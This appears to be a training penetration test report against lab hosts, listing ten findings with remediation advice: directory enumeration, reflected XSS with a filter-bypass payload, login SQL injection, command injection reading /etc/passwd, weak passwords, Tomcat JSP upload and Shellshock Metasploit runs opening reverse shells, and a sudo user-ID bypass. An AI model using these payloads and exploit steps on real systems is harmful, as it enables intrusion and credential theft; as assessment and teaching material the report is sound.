
The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20 34.102.136.180
Ports	22 80 110 445 443 8080

Exploitation Risk	Total
Critical	4
High	4
Medium	2
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	Directory Bursting vulnerability && Exposure of Sensitive Information accessible from the webpage
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	DramH detected a Vulnerability related to the exposure of sensitive information on the webpage. A Brute force directory bursting is executed to enumerate hidden directories that may contain files with sensitive information. The directory discovered is also followed by more details such as the status code, code 200 tells the pentester that is accessible. Retrieved sensitive information from the robots.txt file, this file is used to set instructions about the website for web crawlers when searching for web contents.

Vulnerability 1	Findings
Title	Directory Bursting vulnerability && Exposure of Sensitive Information accessible from the webpage
Images	 The image contains two screenshots. The top screenshot shows the output of Gobuster v3.3, a directory enumeration tool. It lists various directories and files found on the target host, including .htaccess, .htpasswd, .hta, .git/HEAD, /About, /admin, /bugs, /cgi-bin/, /Contact, /documents, /fonts, /Home, /images, /index.html, /index.php, /info.php, /js, /jquery, /Login, /message, /passwords, /portal, /phpinfo.php, /robots, /robots.txt, /server-status, /soap, /stylesheets, /vendors, and /web.config. The bottom screenshot shows a web browser window displaying the content of the robots.txt file at the URL 192.168.14.35/robots.txt. The file content includes disallow rules for various paths and a flag9:dkkdudfkd23. <pre> Gobuster v3.3 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [+] Url: http://192.168.14.35 [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirb/common.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.3 [+] Timeout: 10s 2023/01/03 09:20:11 Starting gobuster in directory enumeration mode ./htaccess (Status: 403) [Size: 289] ./htpasswd (Status: 403) [Size: 289] ./hta (Status: 403) [Size: 284] ./git/HEAD (Status: 200) [Size: 23] /About (Status: 200) [Size: 562] /admin (Status: 301) [Size: 313] [→ http://192.168.14.35/admin/] /bugs (Status: 200) [Size: 6108] /cgi-bin/ (Status: 403) [Size: 288] /Contact (Status: 200) [Size: 0] /documents (Status: 301) [Size: 317] [→ http://192.168.14.35/documents/] /fonts (Status: 301) [Size: 313] [→ http://192.168.14.35/fonts/] /Home (Status: 200) [Size: 1919] /images (Status: 301) [Size: 314] [→ http://192.168.14.35/images/] /index.html (Status: 200) [Size: 8818] /index.php (Status: 302) [Size: 0] [→ portal.php] /info.php (Status: 200) [Size: 8247] /js (Status: 200) [Size: 3191] /jquery (Status: 301) [Size: 310] [→ http://192.168.14.35/js/] /Login (Status: 200) [Size: 89476] /message (Status: 200) [Size: 501] /passwords (Status: 301) [Size: 317] [→ http://192.168.14.35/passwords/] /portal (Status: 200) [Size: 4977] /phpinfo.php (Status: 200) [Size: 80400] /robots (Status: 200) [Size: 192] /robots.txt (Status: 200) [Size: 192] /server-status (Status: 403) [Size: 293] /soap (Status: 301) [Size: 312] [→ http://192.168.14.35/soap/] /stylesheets (Status: 301) [Size: 319] [→ http://192.168.14.35/stylesheets/] /vendors (Status: 200) [Size: 64] /web.config (Status: 200) [Size: 7470] 2023/01/03 09:20:11 Finished </pre> 192.168.14.35/robots.txt x Web App x <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkd23 </pre>
Affected Hosts	http://192.168.14.35
Remediation	- Enforce proper permissions on directories and files - Do not store sensitive information in directories accessible from the public, specially source code or database - Keep server up to date


Vulnerability 2	Findings
Title	Reflected Cross-site-scripting (XSS) vulnerability
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	DreamH detected a Cross-site-scripting reflected vulnerability, a security client-side input validation is in place, removing “script” from the field. Exploitable by using the following payload: <pre><SscriptCscriptRscriptLscriptPscriptT>alert(“hi”)</SscriptCscriptRscriptLscriptPscriptT></pre> The script comes from the HTTP request, and it is reflected from the web application returning malicious scripts to the user.
Images	
Affected Hosts	http://192.168.14.35
Remediation	- client-side input validation: visible to users, client-side restrictions are used to allow users to input only certain characters or remove part of the user input that is considered malicious like “script”. Note that Client-side restrictions can be easily bypassed. - server-side input validation: more reliable input validation, whatever is sent by the client is checked. Encode user input to prevent XSS, use PHP htmlspecialchars() function or similar. - Use signature-based security rules on Web application firewalls, to stop unusual solicitations.

Vulnerability 3	Findings
Title	SQL injection vulnerability on User Login page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	DreamH was able to detect a SQL injection vulnerability on the login.php page,


	The vulnerable field is the User Login Password field. An SQL statement has been given, more specifically an always true statement that properly runs on the database to retrieve sensitive information. Attackers may extract sensitive information, compromise, delete data, or even gain control of the web application. SQL injection attack used = 1' OR '1'=1
Images	 The screenshot shows a 'User Login' form with fields for 'Login:' and 'Password:'. Below the form, a message reads: 'Login' and 'Congrats, flag 7 is bcs92sjsk233'.
Affected Hosts	http://192.168.14.35
Remediation	• Keep web application up to date • Configure privilege accounts that connect to the database, do not assign INSERT, UPDATE, DELETE or unwanted actions. • Use a database user with restricted privileges • Input validation, use regular expressions to make sure user input matches the pattern • Input validation, encode user input

Vulnerability 4	Findings
Title	Command injections vulnerability
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	medium
Description	DremH detected a command injection vulnerability on the networking.php page. On the Networking.php page is it possible to check the DNS that users provide in the field and the domain name system performs the translation from human-readable language to IP address. DreamH pentester was able to perform a command injection and display the file /etc/passwd and get username information. Once the application receives the command from the end user, the command will be executed on the host. payload used: www.google.com && cat /etc/passwd

Images	DNS Check le.com && cat /etc/passwd Lookup DNS Check www.example.com Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.google.com Address: 142.250.204.4 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false <u>melina</u>:x:1000:1000::/home/melina:/melina:
---------------	---

Vulnerability 5	Findings
Title	Weak user credentials vulnerability
Type (Web app / Linux OS / Windows OS)	web app
Risk Rating	high
Description	After retrieving valid username, DreamH detected a weak user credentials vulnerability discovered while performing a password guessing attack: username: melina password: melina
Images	
Affected Hosts	http://192.168.14.35
Remediation	- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks/ password guessing from being successful. - Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character. - Set password expiration, notify password expiration - Reset the user melina's password.

Vulnerability 6	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	DreamH discovered a Tomcat web server vulnerability by using the


	exploit/multi/http/tomcat_jsp_upload_bypass module in msfconsole. This module allowed the pentester to upload a file using the HTTP PUT request. More specifically it uploads a jsp shell to the Apache Tomcat configuration. When a .jsp file is uploaded, tomcat will use DefaultServlet to execute it. As a result a session is established and a meterpreter shell opened as a root user.
Images	nmap aggressive scan, port 8080 open.  <pre> msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10 rhosts => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Uploading payload. [*] Payload executed! [*] Command shell session 2 opened (192.168.13.1:4444 -> 192.168.13.10:43892) at 2023-01-13 00:07:50 -0500 pwd /usr/local/tomcat whoami root # cat /root/.flag7.txt cat /root/.flag7.txt 8ks6sbhss </pre>
Affected Hosts	192.168.13.10
Remediation	- Update Tomcat to the latest version where vulnerability is fixed - Restrict the HTTP PUT requests sent to the apache server (by default apache accept all requests : GET, HEAD, POST, OPTIONS, PUT, DELETE) - do not run Tomcat as a root user - disable displaying directory listing

Vulnerability 7	Findings
Title	Shellshock vulnerability on apache server
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High

Description	Vulnerability in how the Bash shell manages variables from an external environment. The apache web server running that uses CGI scripts makes it exploitable. The CGI protocol is used from the web server to execute commands, more specifically CGI scripts that are stored in the /cgi-bin directory (or similar name). Anytime a browser requests the URL pointing to the /cgi-bin directory, the server will run the script, and from the browser it is possible to see the output of the script. In this case the path to the script is /cgi-bin/shockme.cgi, and the system is clearly vulnerable due to a shell session being opened and let us retrieve file information such as /etc/passwd and etc/sudoers.																																																																																
Images	nmap aggressive scan, port 80 open. <pre>(root@kali)~# nmap -A 192.168.13.11 Starting Nmap 7.92 (https://nmap.org) at 2023-01-05 03:32 EST Nmap scan report for 192.168.13.11 Host is up (0.000071s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) _http-server-header: Apache/2.4.7 (Ubuntu) _http-title: Apache2 Ubuntu Default Page: It works MAC Address: 02:42:C0:A8:0D:0B (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.07 ms 192.168.13.11 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds</pre> msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): <table><thead><tr><th>Name</th><th>Current Setting</th><th>Required</th><th>Description</th></tr></thead><tbody><tr><td>CMD_MAX_LENGTH</td><td>2048</td><td>yes</td><td>CMD max line length</td></tr><tr><td>CVE</td><td>CVE-2014-6271</td><td>yes</td><td>CVE to check/exploit (Accepted: CVE-2014-6271, CV</td></tr><tr><td>HEADER</td><td>User-Agent</td><td>yes</td><td>HTTP header to use</td></tr><tr><td>METHOD</td><td>GET</td><td>yes</td><td>HTTP method to use</td></tr><tr><td>Proxies</td><td></td><td>no</td><td>A proxy chain of format type:host:port[,type:host</td></tr><tr><td>RHOSTS</td><td>192.168.13.11</td><td>yes</td><td>The target host(s), see https://github.com/rapid7</td></tr><tr><td>RPATH</td><td>/bin</td><td>yes</td><td>Target PATH for binaries used by the CmdStager</td></tr><tr><td>RPORT</td><td>80</td><td>yes</td><td>The target port (TCP)</td></tr><tr><td>SRVHOST</td><td>0.0.0.0</td><td>yes</td><td>The local host or network interface to listen on. listen on all addresses.</td></tr><tr><td>SRVPORT</td><td>8080</td><td>yes</td><td>The local port to listen on.</td></tr><tr><td>SSL</td><td>false</td><td>no</td><td>Negotiate SSL/TLS for outgoing connections</td></tr><tr><td>SSLCert</td><td></td><td>no</td><td>Path to a custom SSL certificate (default is rand</td></tr><tr><td>TARGETURI</td><td>/cgi-bin/shockme.cgi</td><td>yes</td><td>Path to CGI script</td></tr><tr><td>TIMEOUT</td><td>5</td><td>yes</td><td>HTTP read response timeout (seconds)</td></tr><tr><td>URIPATH</td><td></td><td>no</td><td>The URI to use for this exploit (default is rand</td></tr><tr><td>VHOST</td><td></td><td>no</td><td>HTTP server virtual host</td></tr></tbody></table> Payload options (linux/x86/meterpreter/reverse_tcp): <table><thead><tr><th>Name</th><th>Current Setting</th><th>Required</th><th>Description</th></tr></thead><tbody><tr><td>LHOST</td><td>192.168.13.1</td><td>yes</td><td>The listen address (an interface may be specified)</td></tr><tr><td>LPORT</td><td>4444</td><td>yes</td><td>The listen port</td></tr></tbody></table> /etc/sudoers	Name	Current Setting	Required	Description	CMD_MAX_LENGTH	2048	yes	CMD max line length	CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CV	HEADER	User-Agent	yes	HTTP header to use	METHOD	GET	yes	HTTP method to use	Proxies		no	A proxy chain of format type:host:port[,type:host	RHOSTS	192.168.13.11	yes	The target host(s), see https://github.com/rapid7	RPATH	/bin	yes	Target PATH for binaries used by the CmdStager	RPORT	80	yes	The target port (TCP)	SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. listen on all addresses.	SRVPORT	8080	yes	The local port to listen on.	SSL	false	no	Negotiate SSL/TLS for outgoing connections	SSLCert		no	Path to a custom SSL certificate (default is rand	TARGETURI	/cgi-bin/shockme.cgi	yes	Path to CGI script	TIMEOUT	5	yes	HTTP read response timeout (seconds)	URIPATH		no	The URI to use for this exploit (default is rand	VHOST		no	HTTP server virtual host	Name	Current Setting	Required	Description	LHOST	192.168.13.1	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port
Name	Current Setting	Required	Description																																																																														
CMD_MAX_LENGTH	2048	yes	CMD max line length																																																																														
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CV																																																																														
HEADER	User-Agent	yes	HTTP header to use																																																																														
METHOD	GET	yes	HTTP method to use																																																																														
Proxies		no	A proxy chain of format type:host:port[,type:host																																																																														
RHOSTS	192.168.13.11	yes	The target host(s), see https://github.com/rapid7																																																																														
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager																																																																														
RPORT	80	yes	The target port (TCP)																																																																														
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. listen on all addresses.																																																																														
SRVPORT	8080	yes	The local port to listen on.																																																																														
SSL	false	no	Negotiate SSL/TLS for outgoing connections																																																																														
SSLCert		no	Path to a custom SSL certificate (default is rand																																																																														
TARGETURI	/cgi-bin/shockme.cgi	yes	Path to CGI script																																																																														
TIMEOUT	5	yes	HTTP read response timeout (seconds)																																																																														
URIPATH		no	The URI to use for this exploit (default is rand																																																																														
VHOST		no	HTTP server virtual host																																																																														
Name	Current Setting	Required	Description																																																																														
LHOST	192.168.13.1	yes	The listen address (an interface may be specified)																																																																														
LPORT	4444	yes	The listen port																																																																														



	<pre># User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include_dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less</pre> /etc/passwd <pre>meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
Affected Hosts	192.168.13.11
Remediation	• Patch the system, update bash version. • Use Bash alternative for servers and users (dash or zsh) • Scan the internal network and check devices that are vulnerable to Shellshock bugs. • Encode user input stored in variables.



Vulnerability 8	Findings
Title	Weak user credentials on SSH protocol, privilege escalation vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	DreamH previously detected a disclosure information vulnerability that gives ssh username. Also, DreamH performed a nmap scan to the host 192.168.13.14, the finding is port 22 open, where the SSH protocol is running. By using a password guessing attack the Pentester was able to login by using

	the credential alice:alice. Due to a misconfiguration on the /etc/sudoers file, the user “alice” is able to exploit the CVE-2019-14287 and perform commands as a root user. The restriction on the user alice is that she can run commands as any user except root, the configuration in the sudoers file is the following: alice (ALL, !root) NOPASSWD: ALL The exclamation mark specifies the exclusion, performing a command specifying the user ID -1 will bypass the restriction and the user alice is able to run commands as a root. DreamH was able to retrieve sensitive information as a root user and also perform a privilege escalation becoming the root user.
